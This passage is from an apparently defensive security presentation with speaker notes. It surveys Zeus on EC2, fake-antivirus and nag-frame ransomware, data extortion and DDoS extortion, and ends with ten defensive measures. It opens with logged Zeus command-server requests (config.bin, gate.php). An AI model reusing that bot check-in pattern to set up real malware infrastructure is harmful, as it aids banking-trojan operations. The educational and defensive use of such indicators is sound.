GET	http://ec2-[redacted]-170.compute-1.amazonaws.com/zeus/config.bin
POST	http://ec2-[redacted]-170.compute-1.amazonaws.com/zeus/gate.php
POST	http://ec2-[redacted]-170.compute-1.amazonaws.com/zeus/gate.php
POST	http://ec2-[redacted]-170.compute-1.amazonaws.com/zeus/gate.php
POST	http://ec2-[redacted]-170.compute-1.amazonaws.com/zeus/gate.php

Source: CA

A multi-featured bot such as Zeus can greatly benefit from the power offered by cloud computing providers. One Zeus variant was detected by CA as making use of a compromised server that was running on Amazon's Elastic Compute (EC2) cloud:

http://community.ca.com/blogs/securityadvisor/archive/2009/12/09/zeus-in-the-cloud.aspx

55% of Zeus-infected systems had up-to-date anti-virus installed.

Source: Trusteer

A study by Trusteer examined the configuration of systems infected with Zeus. Of the 10,000 systems Trusteer examined, 31% has no anti-virus installed. 14% had anti-virus installed, but didn't have up-to-date signatures. Most interestingly, 55% of the Zeus-infected systems had up-to-date anti-virus software installed. This highlights the challenges of relying purely on anti-virus software for anti-malware protection.

http://trusteer.com/files/Zeus_and_Antivirus.pdf

Malware is used in the context of ransom demands.

Another manner in which malware can be used for direct financial gain involves ransom demands, which can take several forms.


Ransomware can embed itself in the browser as an annoyance.

Send an expensive SMS message to remove the nag frame.

Let's start exploring this topic with the use of malware that is perhaps least nefarious, as far as ransom demands go. This category of "ransomware" presents itself as an annoyance, requesting that the victim pay money to remove the offensive program from the system.

In one example, the malware specimen embedded an annoying frame into every page the victim visited using the browser. To remove the nag frame, the victim was requested to send an expensive SMS message.

Source: Symantec



As an extra "bonus," the victim was promised free access to porn if he or she paid up.

- http://www.symantec.com/connect/blogs/browsers-and-ransoms
- http://www.symantec.com/business/security_response/writeup.jsp?docid=2009-072422-2049-99&tabid=2

Ransomware may take the form of a fake anti-virus tool.

Fake warnings come up until the victim pays for the “fixing” tool.

Ransomware often took the form of a fake anti-virus tool. In this case, the victim was presented with numerous repeated fake warnings that the system was infected. The goal was to get the victim to pay to obtain a tool to “fix” the problem. The real problem, of course, was the fake anti-virus tool itself.

Several fake anti-virus tools have appeared over the last year. They carried names such as Windows Antivirus Pro, Antivirus 2009, and FileFix Professional.

Malware may help steal data used for extortion.

In a more nefarious example of malware used for ransom, malware may assist attackers as part of an extortion scheme.

"I have your shit! In *my* possession, right now, are 8,257,378 patient records... For $10 million, I will gladly send along the password."

Source: WikiLeaks

One victim of extortion was the Virginia Department of Health Professions. Its Prescription Monitoring Program website compromised, and the site's contents were replaced with a notice stating that the attacker was in the possession of over 8 million of patient records.

The attacker requested $10,000,000 to return control of the data to the department. We don't know much about this incident, but I suspect malware played a significant role in allowing the attacker to gain access to the records.

- http://secure.wikileaks.org/wiki/Over_8M_Virginian_patient_records_held_to_ransom,_30_Apr_2009
- http://healthcarebloglaw.blogspot.com/2009/05/virginia-department-of-health.html

Bots are the firepower of Internet-based criminal activities.

They are used to substantiate direct extortion demands.

Lastly, malware in the form of bots has been used by attackers to provide firepower for substantiating direct extortion demands. Such demands usually take the form of a request for a financial sum to avoid a denial of service attack.

An extortion demand was made of a European gambling company.

It was hit with a 50,000 DNS requests/sec DDoS attack.

Direct extortion demands rarely make it into the public's view. I heard of one such incident from one of my students. In this case, an on-line gambling company received a request for money to prevent the company's network from being attacked. After the company refused to give in to the demand, its DNS servers were flooded via a distributed denial-of-service (DDoS) attack that peaked at 50,000 unwanted DNS requests per second. The company's two DNS servers were not prepared for such traffic, and became inaccessible.

As a result, the company went off-line for several days while it tried to rapidly upgrade its infrastructure to withstand such an attack. 36 sleepless hours later, the company's IT staff brought the new and improved systems online. The incident cost the company millions of dollars in lost business.

Defenses

1. Protect the boot sector.
2. Disable auto-run and control USB keys.
3. Keep up with patches.
4. Control web browsing traffic.
5. Control user rights.
6. Confirm AV function beyond signatures.
7. Pay extra attention to high-risk systems
8. Consider indicators on the network.
9. Validate applications on the systems.
10. Incorporate non-IT aspects into IR plan.

Let's consider the defenses that may help us address the threat of malware with a strong financial component.

First, pay extra attention to your organization's high-risk systems. You may have a lot of workstations and servers to secure, and the task often seems overwhelming. Start with the systems whose compromise would put you at the highest risk. Secure them, then use your success to expand your focus to other systems.

Second, don't forget to keep an eye out for network-level indications of compromised internal systems. Even if malware embeds itself so deep in the system so that host-level tools don't detect it, you may still be able to see signs of the breach by examining outbound network traffic.

Also, establish a process for validating which applications are installed and which processes are running on your systems. You can do this with Active Directory, custom scripts, and specialized commercial tools.

Lastly, don't forget to incorporate non-IT aspects of a breach response into your incident response (IR) plan. Often, a malware incident leads to significant business issues that exceed the scope of IT.

If we better understand the threat, we'll increase our chances of dealing with it.

To download these slides with full speaker notes and links, see zeltser.com/presentations

Well, we examined infection vectors, characteristics, and financial aspects of some malware specimens that appeared over the last year. In this context, I discussed 10 defensive measures you should keep in mind to combat the threat of malware.

My hope was that by discussing specific recent malware threats, rather than talking about malware in general terms, I helped you consider how to better protect data. It helps to use concrete, real-world example when looking for budgetary or staff support to get malware in your environment under control.

If would like to download the slides from this briefing, along with my full speaker notes and URL references, please visit zeltser.com/presentations.

If you have any questions for me, please let me know. I'll do my best to answer them as accurately as I can. I'd also love to hear from you if you have any comments regarding this presentation, either what you liked about it, or your suggestions for improving it.

If you're curious about my professional and extracurricular activities, take a look at my website www.zeltser.com. You can also find me on Twitter at twitter.com/lennyzeltser.

About The Author:

Lenny Zeltser leads the security consulting practice at Savvis. He is also a board of directors member at SANS Technology Institute, a SANS faculty member, and an incident handler at the Internet Storm Center. Lenny frequently speaks on information security and related business topics at conferences and private events, writes articles, and has co-authored several books.

Lenny is one of the few individuals in the world who have earned the highly-regarded GIAC Security Expert (GSE) designation. He also holds the CISSP certification. Lenny has an MBA degree from MIT Sloan and a computer science degree from the University of Pennsylvania. For more information about his projects, see www.zeltser.com.